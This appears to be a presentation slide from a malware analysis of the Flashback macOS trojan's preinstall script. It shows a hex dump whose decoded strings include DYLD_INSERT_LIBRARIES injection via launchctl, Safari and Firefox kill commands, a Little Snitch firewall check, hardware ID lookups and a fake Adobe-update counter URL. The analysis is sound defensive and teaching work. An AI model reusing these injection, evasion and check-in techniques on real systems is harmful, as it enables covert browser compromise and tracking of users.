Installation in preinstall!

- Example: Flashback

The screenshot shows a debugger interface with two panes. The left pane displays assembly code with the title "preinstall **OVERWRITE MODE**". The right pane shows a memory dump with addresses from 30200 to 30800. The assembly code includes instructions for launching Safari and Firefox, setting environment variables, and killing Safari. The memory dump shows various memory addresses and their corresponding hex values.

Address	Value
30200	09090909 09090909 09090909 093C6B65 793E4459 4C445F49 4E534552 545F4C49 42524152 4945533C
30240	2F6B6579 3E3C7374 72696E67 3E7B4459 50415448 7D3C2F73 7472696E 673E0A3C 2F646963 743E0A3C
30280	2F706C69 73743E00 00726D20 2D72202D 66202200 2F22002E 706B6700 22000000 2F436F6E 74656E74
30320	732F5265 736F7572 6365732F 70726569 6E737461 6C6C2200 2F436F6E 74656E74 732F5265 736F7572
30360	6365732F 706F7374 696E7374 616C6C22 002F436F 6E74656E 74732F52 65736F75 72636573 2F22002F
30400	436F6E74 656E7473 2F220048 4F4D4500 494F5365 72766963 653A2F00 494F506C 6174666F 726D5555
30440	49440076 6563746F 723A3A5F 4D5F696E 73657274 5F617578 00474554 002F4C69 62726172 792F4C69
30480	74746C65 20536E69 7463682F 6C736400 68772E6D 61636869 6E65006B 65726E2E 6F737265 6C656173
30520	65007C00 736C6670 00636669 6E68002F 2E4D6163 4F535800 2F656E76 69726F6E 6D656E74 2E706C69
30560	7374006C 61756E63 6863746C 206C6F61 64202200 00000000 6C61756E 63686374 6C207365 74656E76
30600	2044594C 445F494E 53455254 5F4C4942 52415249 45532022 002F0073 75202D6C 2000202D 63202200
30640	53616661 7269006B 696C6C61 6C6C2053 61666172 69006F70 656E202D 61205361 66617269 006B696C
30680	6C616C6C 20666972 65666F78 2D62696E 00000000 00000000 68747470 3A2F2F61 646F6265 736F6674
30720	77617265 75706461 74652E63 6F6D2F63 6F756E74 65722F00 7B484F4D 457D007B 42494E50 4154487D
30760	007B4459 50415448 7D007B41 46464944 7D007B50 4C495354 4E414D45 7D007B50 4C495354 50415448
30800	7D007B43 46477D00 2E706C69 73740000 00003030 37000000 00000000 00000000 00000000 00000000

Signed Int little (select less data) - +

61 bytes selected at offset 0x7763 out of 96.4 kilobytes

Questions?